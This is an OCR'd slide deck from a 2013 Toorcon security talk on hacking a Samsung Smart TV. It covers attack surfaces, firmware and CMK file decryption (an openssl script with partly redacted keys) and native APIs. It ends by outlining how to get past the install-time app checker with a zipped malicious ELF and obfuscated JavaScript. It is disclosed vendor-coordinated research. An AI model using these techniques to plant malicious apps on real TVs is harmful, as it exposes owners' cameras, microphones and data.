The Outer Limits: Hacking A Smart TV

Toorcon 15

Aaron Grattafiori

iSEC Partners

October 28th, 2013

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1996

It's a privilege, not a right

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Taking over control

Treading on Domains

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Watching the Watchers

#PRISM

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
The Outer Limits

Hacking a Smart TV



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Outline

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iSEC

Who?

Aaron Grattafiori, Principal Security Engineer/Research Lead @ iSEC

Josh Yavor, Senior Security Engineer @ iSEC

Thanks to:

Toorcon, iSEC Partners, Samsung

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Fix Status

+ Performed Research on a 2012 Smart TV in December 2012

+ All of these issues were reported to Samsung in early January 2013

+ Cleared for disclosure in June 2013

+ 2013 and 2014 Smart TV Models will have the best security and architecture, Samsung is actively working on improving going forward.

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Outline

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Smart Phones

Connecting to your local CDMA Femtocell... ;)

Apple

Fisher-Price

Smart Phones

Connecting to your local CDMA Femtocell... ;)

Apple

Fisher-Price

Watches.

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
Cars.



[1]

[1] By Flickr user jurvetson (Steve Jurvetson)

Refrigerators.

Apps on Your Fridge

Upgrade your life with a Wi-Fi enabled refrigerator featuring a brilliant 8" touchscreen that puts access to apps at your fingertips. Check the morning weather, browse the web for recipes, explore your social networks or leave notes for your family—all from the refrigerator door.

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Windows.

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Houses.

"When the computer at home has opinions of her own!"

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Smart Toilets

Really....

[2]

[2] Images from ientry.com and 2dayblog.com

Outline

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Samsung Smart TV

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Smart TV

The Smart is *inside* the TV...

```
cat smarttv.txt | grep -v -E '(Google TV|Apple TV|Roku|Boxee)'
```

"Global Smart TV sales reached **67 million in 2012**" - *Forbes*

"In leading markets like the US, **household penetration now exceeds 20 percent.**"

- *Strategy Analytics Connected Home Devices service, December 2012*

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It's not just Samsung...

They just have the most models and features!

- Samsung (69)
- LG (49)
- Sharp (23)
- Panasonic (18)
- VIZIO (18)
- Philips (16)
- Toshiba (12)
- Sony (10)
- Lenovo (n)

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Samsung Smart TV

There's an App for that

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
Smart TV vs Phone

Cameras



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Smart TV vs Phone

Apps

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Smart TV vs Phone

WWW

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Smart TV vs Phone

Social

Smart TV vs Phone

Free Backup

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Smart TV vs Phone

Security?

Smart TV: **What Security?**

Smart Phone: **Well understood**

Smart TV Prior Work

Or is it Art?

- Multi-Vendor[3]
- Panasonic theprez98[4]
- Phillips [5]
- Sony CFSworks[6]
- Samsung
  - Samygo
  - HD Guru - March 2012[7]

[3] www.codenomicon.com/resources/whitepapers/codenomicon-wp-smart-tv-fuzzing.pdf

[4] theprez98.blogspot.com/2010/02/device-exploitation-panasonic-viera.html

[5] neophob.com/2010/01/root-my-tv-hack-philips-pfl9703/

[6] github.com/CFSworks/nimue

[7] hdguru.com/is-your-new-hdtv-watching-you/7643/

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Prior Arts

On Stage

- "Smart TV" by Seungjin "@Beist" Lee:
  - Hacking, Surveilling, and deceiving victims on Smart TV @ BH 2013
  - Beist also spoke at Troopers and CanSecWest on a Smart TV's security.
- TrustWave Dec 2012[8]

[8] http://www.slideshare.net/urma_/smarttv-hacking

Prior Arts

Samsung Smart TV public vuln releases

- April 2012 - Luigi Auriemma (Advisory)
- June 2012 - Luigi Auriemma (Advisory)
- December 2012 - Luigi/ReVuln (Video)


Our vulnerabilities

Tested with two 2012 models

These vulnerabilites **have effected prior and future models**

We're not discussing every single vulnerability here

Getting our heads in the game



[9]

[9] www3.nd.edu

Under the hood

Hardware (ES8000 Series 2012)

- Echo-P Dual Core ARM Cortex-A9 1Ghz CPU
- 1 GB DDR3
- HDMI
- WiFi, Bluetooth, Ethernet
- Front facing HD camera
- Audio microphone
- Multiple USB ports
- Upgrade possibility

Under the hood

Software

- Linux based OS
- "App Store"
- Web Browser
- Facebook, Skype, FamilyShare, Twitter, gTalk, etc
- Full Software SDK, Tens of native code APIs

Hello Attack Surfaces

Remote is the first major focus

- Local and wireless network
- Applications (Browser, Media Player, Social Media)
- Infrared
- USB Stack and Application support
- Bluetooth Stack
- Cable protocols / DVB
- Network Daemons (DLNA / UPnP, Mobile App, etc)

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Hello Attack Surfaces

Don't count out local

- Video, Audio and Image codecs
- Linux Kernel and Modules
- Local permissions and processes
- Application and Hardware APIs
- Local libraries and writeable files
- Firmware modification

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

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Start with documentation

What can we find by just reading?

Official development site: http://www.samsungdforum.com/

Guide / *Device API* / *External Widget Interface*

AccountRead

The `AccountRead` function reads account data from SecureStorage

AccountRead *(Function)*	
Version	Support from EXTERNALWIDGETINTERFACE-0003
Security Type	System
Syntax	`AccountRead()`
Return Value	if success returns **string from SecureStorage**, **NULL string** in case of error, **PLR_FAIL** if this function is not allowed for the widget
Remarks	Restricted to use by WidgetManager ONLY
Example	`var data = plugin.AccountRead();` `alert ("data = " + data);`

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Start with documentation

Security

TV APPS SECURITY

Samsung Smart TV has security modules to prevent to malicious TV Apps running.
TV Apps that is sharing paid contents, hacking Inner TV system to get system keys, user data so on.

Overview

Samsung Smart TV has security modules to prevent to malicious TV Apps running.
(Ex.) TV Apps that is sharing paid contents, hacking Inner TV system to get system keys, user data so on.

When you see error Pop-up message

You might see below error pop-up message, while you are developing TV Apps.
"Failed to install. For more information, visit http://www.samsungdforum.com/Support/TVAppsSecurity"

This error message pop-up occurs when you deploy your applications which use APIs not listed in API Reference.
(You can find available APIs through the Samsung Smart TV Developer Documentation)
Or That means your TV Apps has unauthorized binary files in it.

In case you need to use not listed API/binary file , you should be a partner Level Developer.
After that, technical support' ll be provided.

If this error popup continuously occur though you had used Referenced API, please use Forum or Q&A menuby registering question titled with "[Security Tool]".

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What should we keep an eye out for?

What is known to be broken?

- samsungdforum.com
  - TV Firmware versions as early as 2011 accepted any SSL certificate
  - User: "Secure Storage" is not so secure...
  - No mention in documentation about application permissions or security.

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More Documentation Gems

- "The TV HTTPS server uses Samsung **self-signed server certificates**. A client application wishing to communicate with the TV using HTTPS **must request a corresponding CA from Samsung** and add it as Trusted CA for their HTTPS stack."
- "EMP (External Module Process) is an **executable process** for adding new features to the main process without updating the main process. It can be installed on a device by **downloading from the EMP server and is executed by the Internet TV JavaScript**."

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More Documentation Gems

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SamyGo

Samy... is my Hero

`http://(forum|wiki).samygo.tv/`

Excellent jailbreaking style community and other development for many Samsung Models -- major props

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Firmware decryption

Samygo's `patcher.py`[10] contains the "default" key:

```
>>> SamyGO.AESdec( '/SamyGO/Silo/T-CHUCIPDEUC/image/exe.img.sec')
secret key :  A435HX:d3e90afc-0f09-4054-9bac-350cc8dfc901-<redacted>
Decrypting AES... done
'/SamyGO/Silo/T-CHUCIPDEUC/image/exe.img.enc'
```

[10] `http://wiki.samygo.tv/index.php5/SamyGO_Firmware_Patcher`

Firmware and OS layout

What secrets do you have?

- OS layout is chaotic
- 19 partitions. mmcblk0p0 -> mmcblk0p19
- Few partitions are mounted writable, limiting attacks (kernel prevents remounting)

Firmware and OS layout

A tingling hacker sense...

- Hundreds of libraries
- Encrypted CMK files
- exeDSP... ELF 32-bit LSB executable, ARM, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.16, stripped ... **116MB!**

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Digging for gold

Break it before you buy it

- X11
- Thousands of seemingly encrypted js.cmk and .html.cmk files?
- Libraries, Symbols, Random binaries all over the place
- Local lighttpd webserver
- Both stripped and unstripped binaries
- libsoup, libjavascriptcoregtk, libwebkit2gtk, lib<N>
- rc.local, shell scripts

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Firmware and OS layout

Important Mountpoints

- Firmware : `/mtd_exe`
- Writeable: `/mtd_rwcommon`
  - widgets, a few libs
- Writeable: `/mtd_rwarea`
  - some config files

Video

```
#!/bin/sh
insmod /mtd_exe/moip/v4l2-int-device.ko
insmod /mtd_exe/moip/videodev.ko
insmod /mtd_exe/moip/v4l2-common.ko
insmod /mtd_exe/moip/uvcvideo.ko

mknod /dev/sam/video0 c 81 0
```

Listing 1: Setting up the Video Camera `moip/video_init.sh`

CMK files

/infolink
./manager/Common/jquery.maple.patch.js.cmk
./manager/Common/jquery.json-2.2.min.js.cmk
./manager/Agreement/UIAgreement.js.cmk
./manager/Agreement/WMAgreement.js.cmk
./manager/index.html.cmk
./manager/Setting/SmartSetting.js.cmk
...

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Where is the key?

```
WMGlobal.SEFPluginSecurity.Execute("CMKtoSCK", WIDGET_TEMP_FULL_PATH + SyncMgr.
    installID, 0, 1);
```

```
libSecurityPlugin.so: ELF 32-bit LSB shared object, ARM, version 1
(SYSV), dynamically linked, not stripped
```

CMK file decryption

```
#!/bin/bash
KEY=B1D5F122E75D757C79F48886REDACTED
IV=BFE932F9273DC2A0DFC93F0BREDACTED
FILE=$1
NEWFILE=`echo $FILE | sed 's/.cmk//'`

openssl aes-128-cbc -d -K $KEY -in $FILE -nosalt -iv $IV -out $NEWFILE
```

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Work Smart

Not Hard

- Non-VM emulator was past source of *easier* CMK decryption
- **New** Linux-based VirtualBox Smart TV emulator released

Work Smart

Eeeeaasssyy money!

- Does not have encrypted code: **Win.**
- x86 unstripped binary versions of libraries: **Win.**

Network attacks

Your ports are showing...

- **8** open network ports, no firewall
- exeDSP... one binary to rule them all
- Chinks in the armor (MAC address parsing, UPnP)

Network attacks

We planned on looking there…

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Application Development

- Application components:
  - **config.xml** - Describes the application properties.
  - **index.html** - Application core, loaded by SmartHub.
  - **Main.js** - Primary JavaScript file, provides all dynamic functionality.
  - **Main.css** - Style sheet.
- Development emulator available

config.xml

```
<widget>
<category>lifestyle</category>
<autoUpdate>y</autoUpdate>
<cpname>Skype</cpname>
<login>n</login>
<ver>2.120601</ver>y
<mgrver>2.305</mgrver>
<emp>empSkype::empCamera</emp>
<fullwidget>y</fullwidget>
<widgetname>Skype</widgetname>
<description>Skype application</description>
<runTitle>Skype</runTitle>
<author>
<name>Samsung Electronics Co. Ltd.</name>
<link>http://www.sec.co.kr/</link>
<organization>Samsung Electronics Co. Ltd.</organization>
</author>
</widget>
```

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index.html

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>2011 MoIP Widget</title>
<script type="text/javascript" src="$MANAGER_WIDGET/Common/API/Widget.js"></script>
<script type="text/javascript" src="$MANAGER_WIDGET/Common/core.js"></script>
<OBJECT id="pluginObjectAppCommon_Skype" border=0 classid="clsid:SAMSUNG-INFOLINK-
    APPCOMMON" style="display:block;width:0px;height:0px;"></OBJECT>
<OBJECT id="EmpSkype" border=0 classid="clsid:SAMSUNG-INFOLINK-SEF"></OBJECT>
</head>
<body>
<script type="text/javascript" language="javascript" src="$MANAGER_WIDGET/Common/IME/ime2.
    js">
</script>
</body>
</html>
```

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*.js

GetMyStorageInfo==SkypeInfo?

```
PluginAPIMgr.GetMyStorageInfo = function()
{
alert("PluginAPIMgr.GetMyStorageInfo");
var result = this.ExWidgetInterfacePlugin.Execute("ReadWidgetData
    ", "SkypeInfo");
return result;
}
```

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Smart TV Applications

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API, APIs and more APIs. API happy.

JavaScript to C++... what could possibly go wrong...

Web Device API, Device API and SEF Plugin API...

- "**SEF Plugin** provides the functionality to **call native C++ middleware from JavaScript**. It provides the same functions as Device API and it is recommended to be used."[11]
- "**Web Device API** provides the possibility to utilize Smart TV middleware functions, such as **file system access**, smart interactions, audio video control etc."[12]
- "**Device API** provides alternative, older way than Web Device API to utilize some middleware DTV features. Plus it gives some **more features** that are not available for Web Device API."[13]

[11] http://www.samsungdforum.com/Guide/ref00014/index.html

[12] http://www.samsungdforum.com/Guide/ref00008/index.html

[13] http://www.samsungdforum.com/Guide/ref00011/index.html

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[13] http://www.samsungdforum.com/Guide/ref00011/index.html

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[13] http://www.samsungdforum.com/Guide/ref00011/index.html

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Lets just look at one API

Device API

- **Camera:** Provides access to the front facing camera.
- **Common:** Describes common functions of all plugins.
- **AppCommon:** Deals with basic functions of TV.
- **Audio:** Controls audio related functions.
- **External Widget Interface:** Access Data from other widgets.
- **Download:** Downloads file asynchronously to the DTV platform.
- **Filesystem:** Controls the file system on the DTV Platform.
- **FrontPanel:** Displays the BlueRay disc Player.
- **IME:** Enables text input in applications.
- **ImageViewer:** Displays JPEG image.

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More Device API

- **Network:**Controls and gets network relative information.
- **NNavi:** Controls Samsung Smart TV specific functions.
- **N-Service:** Provides APIs for interactions between Smart TV applications and HHP devices.
- **Player:** Plugin for multimedia playback.
- **Screen:** Deals with screen functions of TV.
- **TaskManager:** Deals with intertask action of TV.
- **Time:** Deals with time functions of TV.
- **TV:** Deals with basic functions of TV.
- **TVMW:** Controls various functions related to the basic application.
- **Video:** Controls video related functions.
- **Window:** Deals with basic functions of TV.

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Clearly we need some security here

Test 123…

Developer mode…

"Failed to install. For more information, visit http://www.samsungdforum.com/Support/TVAppsSecurity"

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Clearly we need some security here

AppAnalyzer

"Samsung Smart TV has security modules to prevent to malicious TV Apps running. TV Apps that is sharing paid contents, hacking Inner TV system to get system keys, user data so on."

-- *http://www.samsungdforum.com/support/tvappssecurity*

AppAnalyzer: "JSAPI AnalEngine"

Don't Google that

Install time checking lib: `/mtd_rwarea/Analyzer/libJSAPIAnalEngine.so`

c++filt:

- `JSEngine_1_00::CJSAPIAnalysis::FirstScanSource()`
- `JSEngine_1_00::CJSAPIAnalysis::undocumentAPICheckerMain()`
- `IAppAnalysis::StartAnalysis()`

strings:

- `AnalysisELFBinary`
- `#### Undocumented API --> [%s] Found ####`

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
Do you even JavaScript?

```
function myFunction(a,b)
{
    return a*b;
}

document.getElementById
("demo").innerHTML=myFunc
tion(4,3);
```




```
;(function(V9){for(var
N9="",u9=0,Q9=function(V9,C9){for
(var R9=0,w9=0;w9=32&&x9<=127)
{R9+=x9-32}}return R9};u9=
(0x74,50.)?(40,8):
(77.80E1,83.0E1))&&c9.charCodeAt
(20.90E1,99.)>=(143.9E1,39.)?
):(37.,36)))==((32.,142.)<
,79)?3:0x2<=(84.,6.770E2)?
.86E2,101):
(132.,6.95E2)>=7.29E2?3:
(0x33,34))&&c9.charCodeAt
(((2.030E2,0x1)>=12.98E2?
(3.87E2,\"0\"):(0xF6,12.4E1)>=70?
(92.,7):(4,0x218)))==(21.<
(3.63E2,0x128)?(0x8A,116):39>=
(0x1D8,43` 5 (0,3):6.78E2<=
```

14

[14] http://ww1.prweb.com

(Ab)Using our power

Going on the attack

[15]

[15] arstechnica

ELF: BAD

So you're saying there's a chance...

[16]

"App failed to install"

[16] drafthouse.com

ELF: BAD

hack.elf.zip...

17

[17] thecustomizewindows.com

ELF.ZIP: GOOD

Unzipping ELFs

[18]

[18] internetvideoarchive.com

So we can make a malicious application

- hack.elf does something bad
- Package hack.elf in zip
- Obfuscate JavaScript / dynamically load object at runtime
- Then we have another challenge…

